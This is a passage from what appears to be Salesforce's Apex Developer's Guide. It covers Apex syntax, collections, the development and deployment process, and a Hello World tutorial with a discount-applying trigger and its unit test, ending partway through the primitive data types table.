In the Salesforce user interface you can specify a version of the Salesforce API against which to save your Apex class or trigger. This setting indicates not only the version of SOAP API to use, but which version of Apex as well. You can change the version after saving. Every class or trigger name must be unique. You cannot save the same class or trigger against different versions.

You can also use version settings to associate a class or trigger with a particular version of a managed package that is installed in your organization from AppExchange. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.



For more information about using version settings with managed packages, see "About Package Versions" in the Salesforce online help.

Naming Variables, Methods and Classes

You cannot use any of the Apex reserved keywords when naming variables, methods or classes. These include words that are part of Apex and the Force.com platform, such as `list`, `test`, or `account`, as well as reserved keywords.

Using Variables and Expressions

Apex is a *strongly-typed* language, that is, you must declare the data type of a variable when you first refer to it. Apex data types include basic types such as Integer, Date, and Boolean, as well as more advanced types such as lists, maps, objects and sObjects.

Variables are declared with a name and a data type. You can assign a value to a variable when you declare it. You can also assign values later. Use the following syntax when declaring variables:

```
datatype variable_name [ = value];
```

Tip: Note that the semi-colon at the end of the above is *not* optional. You must end all statements with a semi-colon.

The following are examples of variable declarations:

```
// The following variable has the data type of Integer with the name Count,
// and has the value of 0.
Integer Count = 0;
// The following variable has the data type of Decimal with the name Total. Note
// that no value has been assigned to it.
Decimal Total;
// The following variable is an account, which is also referred to as an sObject.
Account MyAcct = new Account();
```

In Apex, all primitive data type arguments, such as Integer or String, are passed into methods by value. This fact means that any changes to the arguments exist only within the scope of the method. When the method returns, the changes to the arguments are lost.

Non-primitive data type arguments, such as sObjects, are also passed into methods by value. This fact means that when the method returns, the passed-in argument still references the same object as before the method call and can't be changed to point to another object. However, the values of the object's fields can be changed in the method.

Using Statements

A *statement* is any coded instruction that performs an action.

In Apex, statements must end with a semicolon and can be one of the following types:

- Assignment, such as assigning a value to a variable
- Conditional (if-else)
- Loops:
  - Do-while
  - While
  - For
- Locking
- Data Manipulation Language (DML)

- Transaction Control
- Method Invoking
- Exception Handling

A *block* is a series of statements that are grouped together with curly braces and can be used in any place where a single statement would be allowed. For example:

```
if (true) {
    System.debug(1);
    System.debug(2);
} else {
    System.debug(3);
    System.debug(4);
}
```

In cases where a block consists of only one statement, the curly braces can be left off. For example:

```
if (true)
    System.debug(1);
else
    System.debug(2);
```

Using Collections

Apex has the following types of collections:

- Lists (arrays)
- Maps
- Sets

A *list* is a collection of elements, such as Integers, Strings, objects, or other collections. Use a list when the sequence of elements is important. You can have duplicate elements in a list.

The first index position in a list is always 0.

To create a list:

- Use the `new` keyword
- Use the `List` keyword followed by the element type contained within `<>` characters.

Use the following syntax for creating a list:

```
List <datatype> list_name
   [= new List<datatype>();] |
   [=new List<datatype>{value [, value2. . .]};] |
   ;
```

The following example creates a list of Integer, and assigns it to the variable `My_List`. Remember, because Apex is strongly typed, you must declare the data type of `My_List` as a list of Integer.

```
List<Integer> My_List = new List<Integer>();
```

For more information, see Lists on page 30.

A *set* is a collection of unique, unordered elements. It can contain primitive data types, such as String, Integer, Date, and so on. It can also contain more complex data types, such as sObjects.

To create a set:

- Use the `new` keyword
- Use the `Set` keyword followed by the primitive data type contained within `<>` characters

Use the following syntax for creating a set:

```
Set<datatype> set_name
    [= new Set<datatype>();] |
    [= new Set<datatype>{value [, value2. . .] };] |
    ;
```

The following example creates a set of String. The values for the set are passed in using the curly braces `{}`.

```
Set<String> My_String = new Set<String>{'a', 'b', 'c'};
```

For more information, see Sets on page 33.

A *map* is a collection of key-value pairs. Keys can be any primitive data type. Values can include primitive data types, as well as objects and other collections. Use a map when finding something by key matters. You can have duplicate values in a map, but each key must be unique.

To create a map:

- Use the `new` keyword
- Use the `Map` keyword followed by a key-value pair, delimited by a comma and enclosed in `<>` characters.

Use the following syntax for creating a map:

```
Map<key_datatype, value_datatype> map_name
    [=new map<key_datatype, value_datatype>();] |
    [=new map<key_datatype, value_datatype>
    {key1_value => value1_value
    [, key2_value => value2_value. . .]};] |
    ;
```

The following example creates a map that has a data type of Integer for the key and String for the value. In this example, the values for the map are being passed in between the curly braces `{}` as the map is being created.

```
Map<Integer, String> My_Map = new Map<Integer, String>{1 => 'a', 2 => 'b', 3 => 'c'};
```

For more information, see Maps on page 33.

Using Branching

An `if` statement is a true-false test that enables your application to do different things based on a condition. The basic syntax is as follows:

```
if (Condition){
// Do this if the condition is true
} else {
// Do this if the condition is not true
}
```

For more information, see Conditional (If-Else) Statements on page 50.

Using Loops

While the `if` statement enables your application to do things based on a condition, loops tell your application to do the same thing again and again based on a condition. Apex supports the following types of loops:

- Do-while
- While
- For

A *Do-while* loop checks the condition after the code has executed.

A *While* loop checks the condition at the start, before the code executes.

A *For* loop enables you to more finely control the condition used with the loop. In addition, Apex supports traditional For loops where you set the conditions, as well as For loops that use lists and SOQL queries as part of the condition.

For more information, see Loops on page 50.

CHAPTER 2 Apex Development Process

In this chapter ...

- What is the Apex Development Process?
- Create a Developer or Sandbox Org
- Learning Apex
- Writing Apex Using Development Environments
- Writing Tests
- Deploying Apex to a Sandbox Organization
- Deploying Apex to a Salesforce Production Organization
- Adding Apex Code to a Force.com AppExchange App

In this chapter, you'll learn about the Apex development lifecycle, and which organization and tools to use to develop Apex. You'll also learn about testing and deploying Apex code.

What is the Apex Development Process?

We recommend the following process for developing Apex:

1. Obtain a Developer Edition account.
2. Learn more about Apex.
3. Write your Apex.
4. While writing Apex, you should also be writing tests.
5. Optionally deploy your Apex to a sandbox organization and do final unit tests.
6. Deploy your Apex to your Salesforce production organization.

In addition to deploying your Apex, once it is written and tested, you can also add your classes and triggers to a Force.com AppExchange App package.

Create a Developer or Sandbox Org

You can run Apex in a:

- *developer* org—An org created with a Developer Edition account
- *production* org—An org that has live users accessing your data
- *sandbox* org—An org created on your production org that is a copy of your production org

Note: Apex triggers are available in the Trial Edition of Salesforce. However, they are disabled when you convert to any other edition. If your newly signed-up org includes Apex, deploy your code to your org using one of the deployment methods.

You can't develop Apex in your Salesforce production org. Live users accessing the system while you're developing can destabilize your data or corrupt your application. Instead, do all your development work in either a sandbox or a Developer Edition org.

If you aren't already a member of the developer community, go to `http://developer.salesforce.com/signup` and follow the instructions to sign up for a Developer Edition account. A Developer Edition account gives you access to a free Developer Edition org. Even if you already have a Professional, Enterprise, Unlimited, or Performance Edition org and a sandbox for creating Apex, we strongly recommend that you take advantage of the resources available in the developer community.

Note: You can't modify Apex using the Salesforce user interface in a Salesforce production org.

To create a sandbox org:

1. From Setup, enter *`Sandboxes`* in the `Quick Find` box, then select **Sandboxes**.
2. Click **New Sandbox**.
3. Enter a name (10 characters or fewer) and description for the sandbox.

   We recommend that you choose a name that:

   - Reflects the purpose of this sandbox, such as QA.
   - Has only a few characters, because Salesforce appends the sandbox name to usernames on user records in the sandbox environment. Names with fewer characters make sandbox logins easier to type.

4. Select the type of sandbox you want.

   If you don't see a sandbox option or need licenses for more, contact Salesforce to order sandboxes for your org.

If you reduce the number of sandboxes you purchase, you are required to match the number of your sandboxes to the number you purchased. For example, if you have two Full sandboxes but purchased only one, you can't create a Full sandbox. Instead, convert a Full sandbox to a smaller one, such as a Developer Pro or Developer sandbox, depending on which types you have available.

5. Select the data to include in your Partial Copy or Full sandbox.
   - For a Partial Copy sandbox, click **Next**, and then select the template you created to specify the data for your sandbox. If you have not created a template for this Partial Copy sandbox, see Create or Edit Sandbox Templates.
   - For a Full sandbox click **Next**, and then decide how much data to include.
     - To include template-based data for a Full sandbox, select an existing sandbox template. For more information, see Create or Edit Sandbox Templates
     - To include all data in a Full sandbox, choose whether and how much field tracking history data to include, and whether to copy Chatter data. You can copy from 0 to 180 days of history, in 30-day increments. The default is 0 days. Chatter data includes feeds, messages, and discovery topics. Decreasing the amount of data you copy can significantly speed sandbox copy time.
6. To run scripts after each create and refresh for this sandbox, specify the Apex class you previously created from the SandboxPostCopy interface.
7. Click **Create**.

Tip: Try to limit changes in your production org while the sandbox copy proceeds.

Learning Apex

After you have your developer account, there are many resources available to you for learning about Apex:

Force.com Workbook: Get Started Building Your First App in the Cloud

Beginning programmers

A set of ten 30-minute tutorials that introduce various Force.com platform features. The Force.com Workbook tutorials are centered around building a very simple warehouse management system. You'll start developing the application from the bottom up; that is, you'll first build a database model for keeping track of merchandise. You'll continue by adding business logic: validation rules to ensure that there is enough stock, workflow to update inventory when something is sold, approvals to send email notifications for large invoice values, and trigger logic to update the prices in open invoices. Once the database and business logic are complete, you'll create a user interface to display a product inventory to staff, a public website to display a product catalog, and then the start of a simple store front. If you'd like to develop offline and integrate with the app, we've added a final tutorial to use Adobe Flash Builder for Force.com.

Force.com Workbook: HTML | PDF

Salesforce Developers Apex Page

Beginning and advanced programmers

The Apex page on Salesforce Developers has links to several resources including articles about the Apex programming language. These resources provide a quick introduction to Apex and include best practices for Apex development.

Force.com Cookbook

Beginning and advanced programmers

This collaborative site provides many recipes for using the Web services API, developing Apex code, and creating Visualforce pages. The *Force.com Cookbook* helps developers become familiar with common Force.com programming techniques and best practices. You can read and comment on existing recipes, or submit your own recipes, at `http://developer.force.com/cookbook`.

Development Life Cycle: Enterprise Development on the Force.com Platform

Architects and advanced programmers

Whether you are an architect, administrator, developer, or manager, the *Development Lifecycle Guide* prepares you to undertake the development and release of complex applications on the Force.com platform.

Training Courses

Training classes are also available from Salesforce Training & Certification. You can find a complete list of courses at the Training & Certification site.

In This Book (*Apex Developer's Guide*)

Beginning programmers should look at the following:

- Introducing Apex, and in particular:
  - Documentation Conventions
  - Core Concepts
  - Quick Start Tutorial
- Classes, Objects, and Interfaces
- Testing Apex
- Execution Governors and Limits

In addition to the above, advanced programmers should look at:

- Trigger and Bulk Request Best Practices
- Advanced Apex Programming Example
- Understanding Apex Describe Information
- Asynchronous Execution (`@future` Annotation)
- Batch Apex and Apex Scheduler

Writing Apex Using Development Environments

There are several development environments for developing Apex code. The Force.com Developer Console and the Force.com IDE allow you to write, test, and debug your Apex code. The code editor in the user interface enables only writing code and doesn't support debugging. These different tools are described in the next sections.

Force.com Developer Console

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce organization.

The Developer Console supports these tasks:

- Writing code—You can add code using the source code editor. Also, you can browse packages in your organization.
- Compiling code—When you save a trigger or class, the code is automatically compiled. Any compilation errors will be reported.
- Debugging—You can view debug logs and set checkpoints that aid in debugging.
- Testing—You can execute tests of specific test classes or all tests in your organization, and you can view test results. Also, you can inspect code coverage.
- Checking performance—You can inspect debug logs to locate performance bottlenecks.
- SOQL queries—You can query data in your organization and view the results using the Query Editor.

- Color coding and autocomplete—The source code editor uses a color scheme for easier readability of code elements and provides autocompletion for class and method names.

Force.com IDE

The Force.com IDE is a plug-in for the Eclipse IDE. The Force.com IDE provides a unified interface for building and deploying Force.com applications. Designed for developers and development teams, the IDE provides tools to accelerate Force.com application development, including source code editors, test execution tools, wizards and integrated help. This tool includes basic color-coding, outline view, integrated unit testing, and auto-compilation on save with error message display. See the website for information about installation and usage.

Note: The Force.com IDE is a free resource provided by Salesforce to support its users and partners but isn't considered part of our services for purposes of the Salesforce Master Subscription Agreement.

Tip: If you want to extend the Eclipse plug-in or develop an Apex IDE of your own, the SOAP API includes methods for compiling triggers and classes, and executing test methods, while the Metadata API includes methods for deploying code to production environments. For more information, see Deploying Apex on page 591 and SOAP API and SOAP Headers for Apex on page 2743.

Code Editor in the Salesforce User Interface

The Salesforce user interface. All classes and triggers are compiled when they are saved, and any syntax errors are flagged. You cannot save your code until it compiles without errors. The Salesforce user interface also numbers the lines in the code, and uses color coding to distinguish different elements, such as comments, keywords, literal strings, and so on.

- For a trigger on an object, from the object's management settings, go to Triggers, click **New**, and then enter your code in the `Body` text box.
- For a class, from Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**. Click **New**, and then enter your code in the `Body` text box.

Note: You can't modify Apex using the Salesforce user interface in a Salesforce production org.

Alternatively, you can use any text editor, such as Notepad, to write Apex code. Then either copy and paste the code into your application, or use one of the API calls to deploy it.

Salesforce Help: Find Object Management Settings

Writing Tests

Testing is the key to successful long-term development and is a critical component of the development process. We strongly recommend that you use a *test-driven development* process, that is, test development that occurs at the same time as code development.

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword or the `isTest` annotation in the method definition. Also, test methods must be defined in test classes, that is, classes annotated with `isTest`.

In addition, before you deploy Apex or package it for the Force.com AppExchange, the following must be true.

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.
- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

For more information on writing tests, see Testing Apex on page 556.

Deploying Apex to a Sandbox Organization

Sandboxes create copies of your Salesforce org in separate environments. Use them for development, testing, and training, without compromising the data and applications in your production org. Sandboxes are isolated from your production org, so operations that you perform in your sandboxes don't affect your production org.

To deploy Apex from a local project in the Force.com IDE to a Salesforce organization, use the Force.com Component Deployment Wizard. For more information about the Force.com IDE, see `https://developer.salesforce.com/page/Force.com_IDE`.

You can also use the `deploy()` Metadata API call to deploy your Apex from a developer organization to a sandbox organization.

A useful API call is `runTests()`. In a development or sandbox organization, you can run the unit tests for a specific class, a list of classes, or a namespace.

Salesforce includes a Force.com Migration Tool that allows you to issue these commands in a console window, or your can implement your own deployment code.

Note: The Force.com IDE and the Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but aren't considered part of our services for purposes of the SalesforceMaster Subscription Agreement.

For more information, see Using the Force.com Migration Tool and Deploying Apex.

Deploying Apex to a Salesforce Production Organization

After you have finished all of your unit tests and verified that your Apex code is executing properly, the final step is deploying Apex to your Salesforce production organization.

To deploy Apex from a local project in the Force.com IDE to a Salesforce organization, use the Force.com Component Deployment Wizard. For more information about the Force.com IDE, see `https://developer.salesforce.com/page/Force.com_IDE`.

Also, you can deploy Apex through change sets in the Salesforce user interface.

For more information and for additional deployment options, see Deploying Apex on page 591.

Adding Apex Code to a Force.com AppExchange App

You can also include an Apex class or trigger in an app that you are creating for AppExchange.

Any Apex that is included as part of a package must have at least 75% cumulative test coverage. Each trigger must also have some test coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. In addition, tests with the `@isTest(OnInstall=true)` annotation run when the package is installed in the installer's organization. You can specify

which tests should run during package install by annotating them with `@isTest(OnInstall=true)`. This subset of tests must pass for the package install to succeed.

In addition, Salesforce recommends that any AppExchange package that contains Apex be a managed package.

For more information, see the *Force.com Quick Reference for Developing Packages*. For more information about Apex in managed packages, see "What is a Package?" in the Salesforce online help.

Note: Packaging Apex classes that contain references to custom labels which have translations: To include the translations in the package, enable the Translation Workbench and explicitly package the individual languages used in the translated custom labels. See "Custom Labels" in the Salesforce online help.

CHAPTER 3 Apex Quick Start

Once you have a Developer Edition or sandbox organization, you may want to learn some of the core concepts of Apex. Because Apex is very similar to Java, you may recognize much of the functionality.

After reviewing the basics, you are ready to write your first Apex program—a very simple class, trigger, and unit test.

In addition, there is a more complex Shipping Invoice example that you can also walk through. This example illustrates many more features of the language.

Note: The Hello World sample requires custom objects. You can either create these on your own, or download the objects and Apex code as an unmanaged package from the Salesforce AppExchange. To obtain the sample assets in your org, install the Apex Tutorials Package. This package also contains sample code and objects for the Shipping Invoice example.

Writing Your First Apex Class and Trigger

This step-by-step tutorial shows how to create a simple Apex class and trigger. It also shows how to deploy these components to a production organization.

This tutorial is based on a custom object called Book that is created in the first step. This custom object is updated through a trigger.

IN THIS SECTION:

1. Create a Custom Object
2. Adding an Apex Class
3. Add an Apex Trigger
4. Add a Test Class
5. Deploying Components to Production

Create a Custom Object

Prerequisites:

A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.

For more information about creating a sandbox org, see "Sandbox Types and Templates" in the Salesforce Help. To sign up for a free Developer org, see the Developer Edition Environment Sign Up Page.

In this step, you create a custom object called Book with one custom field called Price.

1. Log in to your sandbox or Developer org.
2. From your management settings for custom objects, if you're using Salesforce Classic, click **New Custom Object**, or if you're using Lightning Experience, select **Create** > **Custom Object**.
3. Enter `Book` for the label.

4. Enter `Books` for the plural label.
5. Click **Save**.
   Ta dah! You've now created your first custom object. Now let's create a custom field.
6. In the **Custom Fields & Relationships** section of the Book detail page, click **New**.
7. Select Number for the data type and click **Next**.
8. Enter `Price` for the field label.
9. Enter 16 in the length text box.
10. Enter 2 in the decimal places text box, and click **Next**.
11. Click **Next** to accept the default values for field-level security.
12. Click **Save**.

You've just created a custom object called Book, and added a custom field to that custom object. Custom objects already have some standard fields, like Name and CreatedBy, and allow you to add other fields that are more specific to your implementation. For this tutorial, the Price field is part of our Book object and it is accessed by the Apex class you will write in the next step.

SEE ALSO:

Salesforce Help: Find Object Management Settings

Adding an Apex Class

Prerequisites:

- A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.
- The Book custom object.

In this step, you add an Apex class that contains a method for updating the book price. This method is called by the trigger that you will be adding in the next step.

1. From Setup, enter "Apex Classes" in the `Quick Find` box, then select **Apex Classes** and click **New**.
2. In the class editor, enter this class definition:

```
public class MyHelloWorld {

}
```

   The previous code is the class definition to which you will be adding one method in the next step. Apex code is generally contained in *classes*. This class is defined as `public`, which means the class is available to other Apex classes and triggers. For more information, see Classes, Objects, and Interfaces on page 54.

3. Add this method definition between the class opening and closing brackets.

```
public static void applyDiscount(Book__c[] books) {
   for (Book__c b :books){
      b.Price__c *= 0.9;
   }
}
```

   This method is called `applyDiscount`, and it is both public and static. Because it is a static method, you don't need to create an instance of the class to access the method—you can just use the name of the class followed by a dot (.) and the name of the method. For more information, see Static and Instance Methods, Variables, and Initialization Code on page 61.

This method takes one parameter, a list of Book records, which is assigned to the variable `books`. Notice the `__c` in the object name `Book__c`. This indicates that it is a *custom object* that you created. Standard objects that are provided in the Salesforce application, such as Account, don't end with this postfix.

The next section of code contains the rest of the method definition:

```
for (Book__c b :books){
   b.Price__c *= 0.9;
}
```

Notice the `__c` after the field name `Price__c`. This indicates it is a *custom field* that you created. Standard fields that are provided by default in Salesforce are accessed using the same type of dot notation but without the `__c`, for example, `Name` doesn't end with `__c` in `Book__c.Name`. The statement `b.Price__c *= 0.9;` takes the old value of `b.Price__c`, multiplies it by 0.9, which means its value will be discounted by 10%, and then stores the new value into the `b.Price__c` field. The `*=` operator is a shortcut. Another way to write this statement is `b.Price__c = b.Price__c * 0.9;`. See Understanding Expression Operators on page 40.

4. Click **Save** to save the new class. You should now have this full class definition.

```
public class MyHelloWorld {
   public static void applyDiscount(Book__c[] books) {
      for (Book__c b :books){
         b.Price__c *= 0.9;
      }
   }
}
```

You now have a class that contains some code that iterates over a list of books and updates the Price field for each book. This code is part of the `applyDiscount` static method called by the trigger that you will create in the next step.

Add an Apex Trigger

Prerequisites:

- A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.
- The MyHelloWorld Apex class.

In this step, you create a trigger for the `Book__c` custom object that calls the `applyDiscount` method of the `MyHelloWorld` class that you created in the previous step.

A *trigger* is a piece of code that executes before or after records of a particular type are inserted, updated, or deleted from the Force.com platform database. Every trigger runs with a set of context variables that provide access to the records that caused the trigger to fire. All triggers run in bulk; that is, they process several records at once.

1. From the object management settings for books, go to Triggers, and then click **New**.
2. In the trigger editor, delete the default template code and enter this trigger definition:

```
trigger HelloWorldTrigger on Book__c (before insert) {

   Book__c[] books = Trigger.new;

   MyHelloWorld.applyDiscount(books);
}
```

The first line of code defines the trigger:

```
trigger HelloWorldTrigger on Book__c (before insert) {
```

It gives the trigger a name, specifies the object on which it operates, and defines the events that cause it to fire. For example, this trigger is called HelloWorldTrigger, it operates on the `Book__c` object, and runs before new books are inserted into the database.

The next line in the trigger creates a list of book records named `books` and assigns it the contents of a trigger context variable called `Trigger.new`. Trigger context variables such as `Trigger.new` are implicitly defined in all triggers and provide access to the records that caused the trigger to fire. In this case, `Trigger.new` contains all the new books that are about to be inserted.

```
Book__c[] books = Trigger.new;
```

The next line in the code calls the method `applyDiscount` in the `MyHelloWorld` class. It passes in the array of new books.

```
MyHelloWorld.applyDiscount(books);
```

You now have all the code that is needed to update the price of all books that get inserted. However, there is still one piece of the puzzle missing. Unit tests are an important part of writing code and are required. In the next step, you will see why this is so and you will be able to add a test class.

SEE ALSO:

Salesforce Help: Find Object Management Settings

Add a Test Class

Prerequisites:

- A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.
- The HelloWorldTrigger Apex trigger.

In this step, you add a test class with one test method. You also run the test and verify code coverage. The test method exercises and validates the code in the trigger and class. Also, it enables you to reach 100% code coverage for the trigger and class.

Note: Testing is an important part of the development process. Before you can deploy Apex or package it for the Force.com AppExchange, the following must be true.

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

1. From Setup, enter *Apex Classes* in the `Quick Find` box, then select **Apex Classes** and click **New**.

2. In the class editor, add this test class definition, and then click **Save**.

```
@isTest
private class HelloWorldTestClass {
    static testMethod void validateHelloWorld() {
       Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);
       System.debug('Price before inserting new book: ' + b.Price__c);

       // Insert book
       insert b;

       // Retrieve the new book
       b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];
       System.debug('Price after trigger fired: ' + b.Price__c);

       // Test that the trigger correctly updated the price
       System.assertEquals(90, b.Price__c);
    }
}
```

This class is defined using the `@isTest` annotation. Classes defined as such can only contain test methods. One advantage to creating a separate class for testing is that classes defined with `isTest` don't count against your org's limit of 3 MB of Apex code. You can also add the `@isTest` annotation to individual methods. For more information, see `IsTest` Annotation on page 88 and Execution Governors and Limits.

The method `validateHelloWorld` is defined as a `testMethod`. This annotation means that if changes are made to the database, they are rolled back when execution completes. You don't have to delete any test data created in the test method.

First, the test method creates a book and inserts it into the database temporarily. The `System.debug` statement writes the value of the price in the debug log.

```
Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);
System.debug('Price before inserting new book: ' + b.Price__c);

// Insert book
insert b;
```

After the book is inserted, the code retrieves the newly inserted book, using the ID that was initially assigned to the book when it was inserted. The `System.debug` statement then logs the new price that the trigger modified.

```
// Retrieve the new book
b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];
System.debug('Price after trigger fired: ' + b.Price__c);
```

When the `MyHelloWorld` class runs, it updates the `Price__c` field and reduces its value by 10%. The following test verifies that the method `applyDiscount` ran and produced the expected result.

```
// Test that the trigger correctly updated the price
System.assertEquals(90, b.Price__c);
```

3. To run this test and view code coverage information, switch to the Developer Console.
4. In the Developer Console, click **Test** > **New Run**.
5. To select your test class, click **HelloWorldTestClass**.
6. To add all methods in the `HelloWorldTestClass` class to the test run, click **Add Selected**.
7. Click **Run**.

The test result displays in the Tests tab. Optionally, you can expand the test class in the Tests tab to view which methods were run. In this case, the class contains only one test method.

8. The Overall Code Coverage pane shows the code coverage of this test class. To view the percentage of lines of code in the trigger covered by this test, which is 100%, double-click the code coverage line for **HelloWorldTrigger**. Because the trigger calls a method from the `MyHelloWorld` class, this class also has coverage (100%). To view the class coverage, double-click **MyHelloWorld**.
9. To open the log file, in the Logs tab, double-click the most recent log line in the list of logs. The execution log displays, including logging information about the trigger event, the call to the `applyDiscount` method, and the price before and after the trigger.

By now, you have completed all the steps necessary for writing some Apex code with a test that runs in your development environment. In the real world, after you've tested your code and are satisfied with it, you want to deploy the code and any prerequisite components to a production org. The next step shows you how to do this deployment for the code and custom object you've created.

SEE ALSO:

Salesforce Help: Open the Developer Console

Deploying Components to Production

Prerequisites:

- A Salesforce account in a sandbox **Performance**, **Unlimited**, or **Enterprise** Edition organization.
- The HelloWorldTestClass Apex test class.
- A deployment connection between the sandbox and production organizations that allows inbound change sets to be received by the production organization. See "Change Sets" in the Salesforce online help.
- "Create and Upload Change Sets" user permission to create, edit, or upload outbound change sets.

In this step, you deploy the Apex code and the custom object you created previously to your production organization using change sets.

This procedure doesn't apply to Developer organizations since change sets are available only in **Performance**, **Unlimited**, **Enterprise**, or Database.com Edition organizations. If you have a Developer Edition account, you can use other deployment methods. For more information, see Deploying Apex.

1. From Setup, enter *`Outbound Changesets`* in the `Quick Find` box, then select **Outbound Changesets**.
2. If a splash page appears, click **Continue**.
3. In the Change Sets list, click **New**.
4. Enter a name for your change set, for example, *`HelloWorldChangeSet`*, and optionally a description. Click **Save**.
5. In the Change Set Components section, click **Add**.
6. Select Apex Class from the component type drop-down list, then select the MyHelloWorld and the HelloWorldTestClass classes from the list and click **Add to Change Set**.
7. Click **View/Add Dependencies** to add the dependent components.
8. Select the top checkbox to select all components. Click **Add To Change Set**.
9. In the Change Set Detail section of the change set page, click **Upload**.
10. Select the target organization, in this case production, and click **Upload**.
11. After the change set upload completes, deploy it in your production organization.
    a. Log into your production organization.
    b. From Setup, enter *`Inbound Change Sets`* in the `Quick Find` box, then select **Inbound Change Sets**.

c. If a splash page appears, click **Continue**.

d. In the change sets awaiting deployment list, click your change set's name.

e. Click **Deploy**.

In this tutorial, you learned how to create a custom object, how to add an Apex trigger, class, and test class. Finally, you also learned how to test your code, and how to upload the code and the custom object using Change Sets.

CHAPTER 4 Data Types and Variables

In this chapter ...

- Data Types
- Primitive Data Types
- Collections
- Enums
- Variables
- Constants
- Expressions and Operators
- Assignment Statements
- Understanding Rules of Conversion

In this chapter you'll learn about data types and variables in Apex. You'll also learn about related language constructs—enums, constants, expressions, operators, and assignment statements.

Data Types

In Apex, all variables and expressions have a data type that is one of the following:

- A primitive, such as an Integer, Double, Long, Date, Datetime, String, ID, or Boolean (see Primitive Data Types on page 27)
- An sObject, either as a generic sObject or as a specific sObject, such as an Account, Contact, or MyCustomObject__c (see sObject Types on page 112 in Chapter 4.)
- A collection, including:
  - A list (or array) of primitives, sObjects, user defined objects, objects created from Apex classes, or collections (see Lists on page 30)
  - A set of primitives (see Sets on page 33)
  - A map from a primitive to a primitive, sObject, or collection (see Maps on page 33)
- A typed list of values, also known as an *enum* (see Enums on page 35)
- Objects created from user-defined Apex classes (see Classes, Objects, and Interfaces on page 54)
- Objects created from system supplied Apex classes
- Null (for the `null` constant, which can be assigned to any variable)

Methods can return values of any of the listed types, or return no value and be of type Void.

Type checking is strictly enforced at compile time. For example, the parser generates an error if an object field of type Integer is assigned a value of type String. However, all compile-time exceptions are returned as specific fault codes, with the line number and column of the error. For more information, see Debugging Apex on page 522.

Primitive Data Types

Apex uses the same primitive data types as the SOAP API. All primitive data types are passed by value.

All Apex variables, whether they're class member variables or method variables, are initialized to `null`. Make sure that you initialize your variables to appropriate values before using them. For example, initialize a Boolean variable to `false`.

Apex primitive data types include:

Data Type	Description
Blob	A collection of binary data stored as a single object. You can convert this data type to String or from String using the `toString` and `valueOf` methods, respectively. Blobs can be accepted as Web service arguments, stored in a document (the body of a document is a Blob), or sent as attachments. For more information, see Crypto Class.
Boolean	A value that can only be assigned `true`, `false`, or `null`. For example: `Boolean isWinner = true;`
Date	A value that indicates a particular day. Unlike Datetime values, Date values contain no information about time. Date values must always be created with a system static method. You can add or subtract an Integer value from a Date value, returning a Date value. Addition and subtraction of Integer values are the only arithmetic functions that work with Date values. You can't perform arithmetic functions that include two or more Date values. Instead, use the Date methods.

Data Type	Description
Datetime	A value that indicates a particular day and time, such as a timestamp. Datetime values must always be created with a system static method. You can add or subtract an Integer or Double value from a Datetime value, returning a Date value. Addition and subtraction of Integer and Double values are the only arithmetic functions that work with Datetime values. You can't perform arithmetic functions that include two or more Datetime values. Instead, use the Datetime methods.
Decimal	A number that includes a decimal point. Decimal is an arbitrary precision number. Currency fields are automatically assigned the type Decimal. If you do not explicitly set the number of decimal places for a Decimal, the item from which the Decimal is created determines the Decimal's scale. *Scale* is a count of decimal places. Use the `setScale` method to set a Decimal's scale. • If the Decimal is created as part of a query, the scale is based on the scale of the field returned from the query. • If the Decimal is created from a String, the scale is the number of characters after the decimal point of the String. • If the Decimal is created from a non-decimal number, the number is first converted to a String. Scale is then set using the number of characters after the decimal point.
Double	A 64-bit number that includes a decimal point. Doubles have a minimum value of -2^{63} and a maximum value of $2^{63}-1$. For example: `Double d=3.14159;` Scientific notation (e) for Doubles is not supported.
ID	Any valid 18-character Force.com record identifier. For example: `ID id='00300000003T2PGAA0';` If you set `ID` to a 15-character value, Apex converts the value to its 18-character representation. All invalid `ID` values are rejected with a runtime exception.
Integer	A 32-bit number that does not include a decimal point. Integers have a minimum value of -2,147,483,648 and a maximum value of 2,147,483,647. For example: `Integer i = 1;`
Long	A 64-bit number that does not include a decimal point. Longs have a minimum value of -2^{63} and a maximum value of $2^{63}-1$. Use this data type when you need a range of values wider than the range provided by Integer. For example: `Long l = 2147483648L;`
Object	Any data type that is supported in Apex. Apex supports primitive data types (such as Integer), user-defined custom classes, the sObject generic type, or an sObject specific type (such as Account). All Apex data types inherit from Object.

Data Type	Description

